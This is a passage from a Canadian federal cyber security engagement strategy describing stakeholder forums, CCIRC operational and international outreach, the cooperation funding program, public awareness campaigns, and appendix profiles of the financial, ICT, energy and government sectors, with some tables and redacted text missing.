More specifically, NCSD aims to ensure that critical infrastructure owners/operators:

- are aware of the importance of cyber security;
- have the information and tools necessary to defend themselves against cyber threats;
- are aware of the role of CCIRC in collecting and sharing information for the purposes of preventing and mitigating cyber incidents; and
- know how to respond to cyber incidents and recover from a cyber attack.

NCSD engages critical infrastructure owners/operators through the following vehicles:

- the National Cross Sector Forum; and
- Critical Infrastructure Sector Forums (one in each of the ten sectors).

The purpose of these forums is:

- to share information;
- identify issues and concerns;
- share/develop solutions and best practices;
- identify knowledge gaps; and
- provide feedback on government cyber security policy/programs.

[redacted] The criteria used for sector selection are provided in Appendix B.

Through lead federal departments, CID already works with stakeholders in each critical infrastructure sector to implement the NSCI. Lead departments are responsible for addressing risks to critical infrastructure in their domain while PS coordinates cross-sectoral issues. Since cyber security is viewed as a sector interdependency, sector networks have been sensitized to cyber security and some are addressing cyber security issues in their risk assessments. [redacted]

f) *Regional Networks*


Regional Networks consist of government representatives and critical infrastructure owners and operators at the provincial/territorial level.

NCSD engages owners/operators of critical infrastructure at the provincial/territorial level in order to:

- ensure regional cyber interdependencies are well understood; and
- ensure effective regional cyber incident response plans are in place.

Existing Regional Networks supported by CID will be used to engage critical infrastructure sectors at the regional level. In provinces/territories with established critical infrastructure programs, CID supports regional critical infrastructure activities. In provinces/territories where a critical infrastructure network does not yet exist, CID is working to develop critical infrastructure communities of interest. Depending on the nature and interests of the existing networks, it may be necessary to strike a cyber working group to focus on cyber issues. The F/P/T DM Table will encourage creation of and participation in Regional networks and monitor the progress of the Regional Networks in developing cyber incident response plans.

Where Regional Networks have been established, the three-year workplan is:




g) Academia

NCSD engages with academia in order to fill knowledge gaps related to cyber security identified by stakeholders.

NCSD engages with academia through industry/academic forums such as SERENE. Such forums provide an opportunity to discuss knowledge gaps and barriers to improved cyber security identified by industry forums, identify knowledge that can be applied to address these knowledge gaps and barriers and develop and disseminate a cyber research agenda. The dissemination of a research agenda is expected to stimulate research on knowledge gaps and the development of best practices. Such research is further encouraged by funding from the Cyber Security Cooperation Program (see below)

The workplan for engagement with academia is:



6.2 Tactical and Operational Engagement

Engagement at the tactical and operational levels is undertaken with a number of stakeholders in the public and private sectors. The objectives of such engagement are multifaceted, and include: raising awareness of Government of Canada efforts on cyber security, including promoting CCIRC and the

products and services it offers; briefing stakeholders on specific cyber threats, attacks, and vulnerabilities affecting their critical infrastructure sectors; and sharing information and best practices with regards to incident detection, coordination, and response, and information sharing.

Engagement at the tactical and operational levels is carried out by CCIRC in cooperation with the National Cyber Security Directorate (NCSD), the Critical Infrastructure and Strategic Coordination Directorate (CID), and other federal government departments with complementary roles and responsibilities with respect to cyber security and critical infrastructure. CCIRC utilizes a number of vehicles to carry out its tactical and operational level engagement.

Domestic

CCIRC engages with its principal constituents, critical infrastructure organizations, on a regular basis regarding specific cyber security threats, incidents, vulnerabilities, and best practices. CCIRC regularly participates in numerous conference calls, meetings, and other appropriate events to specifically engage with key stakeholders in the following sectors:


- provincial, territorial and municipal governments;
- finance;
- information and communication technology;
- energy and utilities;
- transportation; and
- academia.

International

CCIRC engages internationally with a number of its counterparts through:

- ongoing tactical and operational engagement with key international allies and international counterparts;
- ongoing participation in the International Watch and Warning Network (IWWN), a network established to foster international collaboration on addressing cyber threats, attacks, and vulnerabilities; and
- ongoing participation in the Forum of Incident Response and Security Teams (FIRST), an organization that brings together computer security incident response teams from government, commercial, and educational organizations, and aims to foster cooperation and coordination in incident prevention, to stimulate rapid reaction to incidents, and to promote information sharing among members and the community at large.

The three-year work plan for tactical and operational engagement includes:



6.3 Engagement Tactics

NCSD uses a number of tactical tools and approaches to support stakeholder engagement and the achievement of CCSS objectives including:

- the Cyber Security Cooperation Program ;
- CCIRC marketing campaign;
- annual public awareness campaigns;
- workshops; and
- assessments and exercises.


a) Cyber Security Cooperation Program

The Cyber Security Cooperation Program (CSCP) supports the objectives of the CCSS and the activities of stakeholders by providing grants and contributions to improve the security of vital cyber systems. Grants and contributions are provided to owners and operators of vital cyber systems, industry and trade associations, academics and research organizations proposing projects in three activity streams:

- cyber security assessments – projects that build cyber security assessment capacity within industry sectors, thus enabling them to complete their own assessments;
- best practices and research – projects that support the development and dissemination of cyber security best practices, as well as academic research on knowledge gaps; and
- alternative measures – projects that address other cyber security gaps, including workforce development and private sector awareness activities.

CSCP is a five-year, $1.5M initiative providing $300K in project funding per year.

b) CCIRC Marketing Campaign




c) Public Awareness Campaigns

The PS Communications group and NCSD engage the public in order to:

- raise awareness of cyber risks;
- inform Canadians of the actions to take to protection themselves.


The public is engaged through an annual public awareness campaign called *Get Cyber Safe* that focuses on different themes, messages and sub-groups of the population each year. In addition to informing the general public, awareness campaigns have in the past and will continue from time to time in the future to target small business and other private sector organizations that are not critical infrastructure owners/operators.

Public awareness campaigns are led by the PS Communications group in consultation with NCSD with respect to themes, messaging and targeting. Communications has established a Private Sector Working Group on Cyber Security Public Awareness. The objective of the Working Group is to coordinate public and private sector messaging and awareness activities, leverage resources and reinforce the authoritative nature of the information being presented. The Working Group identifies opportunities for partnering on public awareness initiatives and shares share cyber security awareness best practices, information and metrics.




7.0 Proposed Roles and Responsibilities

Responsibilities for the various engagement forums and tactics are summarized in the table below.



8.0 Reporting and Monitoring

NCSD's Engagement Strategy is supported by a performance measurement strategy which will allow NCSD to monitor the success of the strategy in achieving the intended outcomes (see Figure 3).




[19] Measuring the Performance of Canada's Cyber Security Strategy, October 2012, page 29 RDIMS # 584430
[20] ibid, page 31
[21] ibid, page 30
[22] Comms. did an initial baseline survey of Canadians to determine what they knew about cyber security before launching the public awareness campaigns. Since that time public opinion research (POR) has been restricted in government but Comms. has identified other sources (e.g. research by academics) that have been used to assess the effectiveness of the public awareness campaigns.
[23] Measuring the Performance of Canada's Cyber Security Strategy, October 2012, page 30 RDIMS # 584430
[24] ibid, page 30

Appendix A – Critical Infrastructure Sector Profiles

1. Financial Services Sector[25]

FIGURE 1 – FINANCIAL SERVICES SECTOR STAKEHOLDER MAP



Importance to Canada

The finance sector is a vital component of Canada's critical infrastructure. It plays a fundamental role in providing financial intermediation and risk management services as well as in providing the payments infrastructure necessary for the exchange of goods, services, and financial assets that keep our economy functioning and facilitate international business. It is a significant direct contributor to the Canadian economy providing employment for more than 680,000 employees with an annual payroll of over $37 billion[26] and accounting for almost 7 percent of Canada's gross domestic product.[27]

---

[25] Prepared from documents provided by CID: Financial Sector Network Guidance and Monitoring; The Financial Sector Risk Profile: Critical Infrastructure Resilience in Canada, April 2012; Financial Sector Overview (Risk Profile); The JORM Releasable Report prepared by the Bank of Canada, January 2013; Critical Infrastructure Finance Sector Risk Profile.

[26] Statistics Canada. (July, 2011). *Employment, earnings and hours, 2011* (Cat. No. 72-002-XIB) Annual payroll estimated based on January to June 2011 earnings.

Description

Canadians have access to a wide selection of private sector financial service providers, including 77 domestic and foreign banks, close to 900 credit unions and caisses populaires, 96 providers of life insurance, 114 providers of health insurance, 230 property and casualty insurance companies, and close to 1500 registered firms and in excess of 120,000 registered individuals providing dealer, advisory and fund manager services. There are also a number of associations that are critical to the smooth operation of the financial sector including the Canadian Payments Association, Canadian Payroll Association, Canadian bankers Association and the Insurance Bureau of Canada to name a few. The sector is also regulated and supervised by federal and provincial authorities.

Stakeholders

Stakeholders come from the private sector financial services providers including banks, credit unions and caisse populaires, insurance companies and fund management service providers and associations referenced in the description of this sector. The large Canadian banks and insurance companies play a dominant role is this sector. NCSD engages a subset of this group, through three representatives on the CEO Advisory Committee (RBC, TD, Manulife), and six on the VP Advisory Committee (CIBC, Scotiabank, BMO, TD, Royal, NBC), whose members are senior level cyber information security officers (CISO).

The Department of Finance uses the Joint Operational Resilience Management (JORM) Committee, chaired by the Bank of Canada, to promote effective collaboration in furthering operational resilience in payment, clearing and settlement functions. This committee is also the CI Financial Sector Network. Membership in JORM includes the Bank of Canada, Canadian Payments Association, Canadian Derivatives Clearing Corporation, Symcor, Canadian Depository for Securities, Oxford Properties, Cadillac Fairview, GWL Realty Advisors, Brookfield, Scotiabank, TD, CIBC, RBC, Bank of Montreal, Banque Nationale, Banque Laurentienne, Alberta Treasury Branches, Citigroup, ING Direct, American Express, Canadian Bankers Association.

Cyber Vulnerability

Due to its dependence on information and communication technologies, the financial sector is at risk from cyber attacks from individual criminals, criminal gangs, insiders, and foreign states. The information holdings of the financial sector are vast and sensitive. Some financial institutions such as stock exchanges and the headquarters of large banks have symbolic value making them a potential target for deliberate threat. A recent article in the Times of Israel estimated that banks and insurance companies lose $3.5 trillion each year from cyber fraud.[28] Although vulnerable to cyber attack, financial institutions are among the most sophisticated and mature in protecting themselves and their clients.

---

[27] Statistics Canada. (July, 2011). *Gross domestic product by industry* (Cat. No. 15-001 XIE). Based on June 2011 GDP figures.


[28] Cyber Security Media Summary. Public Safety, March 21, 2014

Dependencies/Interdependencies[29]

The financial sector is dependent on other sectors of the economy for inputs into their operation. Of particular note is the Information and Communications Technology sector (ICT sector). Cyber systems, computer networks, as well as landline and wireless telecommunications systems are critical for managing and transmitting financial data. However, the sector risk profile noted that a prolonged disruption to the financial sector's information and telecommunications networks would force the sector to implement (a much less efficient) paper-based process for managing and transmitting financial data and could disrupt the economy. The financial sector is also dependent on other sector (electricity, gas, water) to operate their information technology systems and provide a functioning workplace for staff.

2. Information and Communications Technology (ICT) Sector[30]

FIGURE 2 – INFORMATION AND COMMUNICATIONS TECHNOLOGY STAKEHOLDER MAP



Importance to Canada

ITC is the backbone of our modern economy providing a broad range of telecommunications, information technology and broadcasting products and services that support the operation of Canada's

[29] Dependency – one-way reliance; Interdependency – mutual reliance - from Sector Overviews provided by CID

[30] Prepared from documents provided by CID: Information and Communications Technology (ITC) Network Guidance and Monitoring; ICT Sector Overview (Risk Profile); Critical Infrastructure ICT Sector Risk Profile

key assets, systems and networks in both the public and private sectors. It is critical to Canada because it provides an enabling function across all the critical infrastructure sectors. In 2007, the ICT sector contributed $57.6 billion to Canadian gross domestic product, accounting for approximately 4.7% of total output, and employed over 590,000 people (3.5% of all total Canadian employment).

Description

The ICT sector is composed of both physical and cyber infrastructure. About 30,300 companies comprise this sector, of which 77% are in the software and computer services sub-sector, 11% in the wholesaling sub-sector, 7% in manufacturing, and 4% in communications services. The Canadian ICT sector is complex, knowledge intensive and technology driven. While the sector is largely made up of small and medium-sized enterprises that are privately owned and operated, it is dominated by a few large companies. Federal, provincial and territorial governments also own and operate ICT infrastructure. The ICT sector is regulated by government.

Stakeholders

The stakeholders in this sector include the 30,000 small, medium and large enterprises that are privately owned and operated. There are also a number of important associations including the Canadian Cable Telecommunications Association, the Electronic Commerce Council of Canada and the Canadian Information Processing Society, the Broadcast Executives Association and the Canadian Association of Broadcasters, to name a few. Some of the most important companies in this sector include Bell Canada, Cablecom, the largest utility services contractor in Atlantic Canada, CanWest Global Communications Group, the Canadian Broadcasting Corporation/Radio Canada, Cisco Systems, Ericsson Canada and Entrust.[31]

Both NCSD and CI engage the Canadian Security Telecommunications Advisory Committee (CSTAC), led by Industry Canada, whose purpose is strategic collaboration and advice on issues that may affect the confidentiality, integrity or availability of the telecommunications infrastructure. Telecommunications industry participants of CSTAC are expected to be at the VP level and membership includes some of the largest and most powerful companies in the sector: Bell Aliant, Bell Canada, Eastlink, Cogeco, Globalive/Wind, Mobilicity, MTS Allstream, Research in Motion, Rogers Telecom, Public Mobile, SaskTel, Shaw Communications, TELUS and Videotron. Three members of the CEO Advisory Committee also come from this sector.

Cyber Vulnerability

The nature of this sector means that it is highly vulnerable to cyber threats. It is both a target of, and a vehicle for cyber attacks on other critical infrastructure sectors. Moreover the speed of introduction of new technologies changes the sector's operating environment and vulnerabilities.

[31] From documentation provided by CCIRC. For a more complete list and description see CCIRC documentation.

Dependencies/Interdependencies

This sector has diverse global operations that are interdependent and interconnected with those of other critical infrastructure sectors. The healthy functioning of the ICT sector is vital to ensuring that critical processes are not disrupted, connections between key systems are maintained, and information continues to flow among and between sectors. This is important for maintaining the safety and economic stability of our communities, as well as the confidence and trust of Canadians. Given a high degree of interdependence with the American ICT sector, disruption can produce serious effects for businesses and communities on both sides of the Canada-U.S. border (as well as at the global level).

3. Energy and Utilities Sector[32]

FIGURE 3 – ENERGY AND UTILITIES SECTOR STAKEHOLDER MAP

Importance to Canada

Canada's energy sector provides an enabling function across all other critical infrastructure sectors, which rely on the energy sector for fuel and electricity to support operations. This sector makes a significant contribution to Canada's GDP (12% in 2008) and represents about 20% of merchandise

[32] Prepared from documents provided by CID: Energy and Utilities Sector Network Guidance and Monitoring; Energy Sector Overview (Risk Profile); Critical Infrastructure Energy Sector Profile

exports. It is a major employer (500,000 across Canada, the largest single private sector investor in Canada ($50B in capital projects in 2007) and contributes significantly to government revenues through royalties, bonus payments and taxes. Exploration and production in 12 of the 13 provinces and territories contributes to both regional and national scale economic development.

Description

Energy sector infrastructure is a complex system of physical and cyber networks, comprising the four sub-sectors of petroleum, natural gas, electricity and nuclear. It includes pipelines, refineries, oil product distribution, natural gas production & extraction, natural gas transmission pipelines and storage, local natural gas distribution, electricity generating facilities, high voltage power transmission and nuclear electricity generation and medical isotope generation facilities.

Canada possesses a diverse electrical generation portfolio, covering a range of mature and emerging electricity-producing technologies. Hydro power produces close to 60% of Canada's electrical production, followed by fossil fuels (coal, natural gas and oil) at 28% and nuclear at 15% and wind, bioenergy and other sources at 2%.

In Ontario alone there are more than 95 private and publically owned electricity distributors and about 100 companies involved in the generation of electricity. Approximately 150 companies explore, develop and produce over 95% of Canada's natural gas, crude oil, oil sands and elemental sulphur. Over 200 organizations and individuals are involved in the distribution and delivery of natural gas in Canada and the USA. Approximately 95% of Canada's crude oil and natural gas is transported via a network of 540,000 kilometers of pipeline.

Stakeholders

The stakeholders in this sector come from the diverse and numerous private and publically owned organizations that make up the petroleum, natural gas, electricity and nuclear sub-sectors referenced in the sector description. Some of the most important companies[33] in the sector include organizations such as Enbridge, Hydro One, Quebec Hydro, Shell, PetroCan, Atomic Energy of Canada Limited, Bruce Power, TransCanada Pipelines and Suncor. In addition, to individual companies there are a myriad of associations in each sub-sector. Because the energy sector in North America is highly integrated the USA is a stakeholder. NCSD engages two large companies, TransCanada Pipelines and Hydro One, on the CEO Advisory Committee.

CID engages stakeholders in the Energy and Utilities Sector Network Forum (EUSN), chaired by Natural Resources Canada, bringing energy sector stakeholders together to discuss issues of common interest. Representatives come from the oil, gas, pipeline, electricity and nuclear sub-sectors. Members include associations, boards and commissions, large electricity producers and oil and gas producers and distributors and the USA. Associations are a vehicle to represent and reach out to large numbers of companies.

[33] From documentation provided by CCIRC. For a more complete list and description see CCIRC documentation.

EUSN[34] members include the Canadian Gas Association, Canadian Electricity Association, Canadian Energy Pipeline Association, Canadian Association of Petroleum Producers, Canadian Nuclear Association, Canadian Petroleum Products Institute / Canadian Fuels Association, Independent Electricity System Operator, Common Ground Alliance). The Canadian Nuclear Safety Commission, Canada-Newfoundland and Labrador Offshore Petroleum Board, Canada-Nova Scotia Offshore Petroleum Board, and the National Energy Board are examples of the boards and commissions that are members of EUSN. Some of the largest and most powerful companies are also members of this network including BC Hydro, Hydro Ottawa, Shell, Husky, Enbridge, Newfoundland Transshipment Ltd, Canadian Natural Resources Limited and North American Electric Reliability Corporation. The US Department of Energy and Transportation Security Administration are also represented.

Cyber Vulnerability

This sector is very vulnerable to cyber threats because of its extensive use of data communications networks for process control and monitoring and its dependence on ICT to manage and control many of its critical operations. These systems may be vulnerable to disruption or exploitation for the purpose of accessing sensitive information or disrupting essential services.

Illustrating this vulnerability, Manitoba's Auditor General[35], in a recent review of Manitoba Hydro, noted that ICS controls and monitors much of Hydro's electrical generation, transmission and natural gas distribution system and that computer control was critical. She found that Hydro's attention to risk, including cyber risk was insufficient. Furthermore, a recent article in Computing.co.uk[36] noted the industrial control systems used by energy and power suppliers are so vulnerable to cyber attacks that it's only a matter of time before hackers succeed with a major attack. The vulnerability of electricity transmission in the USA was recently put to the test when the owner of a small high tech firm was able to penetrate the transmission systems used by dozens of utilities, time and again, resulting in advisories from Homeland Security to power grid operators to upgrade their software.[37]

To assist critical infrastructure owners and operators to better understand and mitigate the impacts of a cyber attack, Public Safety has worked with the sector to develop "Guideline for Enhancing Canada's Critical Infrastructure Resilience to a Major Cyber Attack on the Electrical Grid and Telecommunications Systems".

Dependencies/Interdependencies

This sector provides essential fuel and power to all other sectors. A disruption in the services of the ICT sector or a direct cyber attack on the energy sector could lead to cascading effects in the energy sector, which is highly interconnected in Canada and the USA with respect to oil and natural gas pipelines, electric transmission lines and the management of the North American electrical grid. Disruptions in one

[34] From documents provided by CID
[35] Cyber Security Media Summary. Public Safety, March 21, 2014
[36] Cyber Security Media Summary. Public Safety, March 18, 2014
[37] Cyber Security Media Summary, Public Safety, April 5 – 7, 2014

country can produce serious impacts on businesses and communities on both sides of the border. There are also interdependencies within the energy infrastructure itself, particularly the dependence of petroleum refineries and pipeline pumping stations on a reliable electricity supply, backup generators, and utility maintenance vehicles on diesel and gasoline fuel.

4. Government Sector [38]

FIGURE 4 – GOVERNMENT SECTOR STAKEHOLDER MAP

Importance to Canada

The departments and agencies that comprise the Government of Canada (GoC) develop policies and deliver programs and services in a broad range of areas, from public safety to foreign affairs, which affect all Canadians and all aspects of Canadian society and have major holdings of critical assets. As of February 2012, the Registry of Federal Critical Services listed 129 critical services amongst 36 federal organizations. A major employer, the Canadian public service includes over 450,000 public servants.

[38] Prepared from documents provided by CID: Government Sector Network Guidance and Monitoring; Government Sector Overview (Risk Profile)

Description

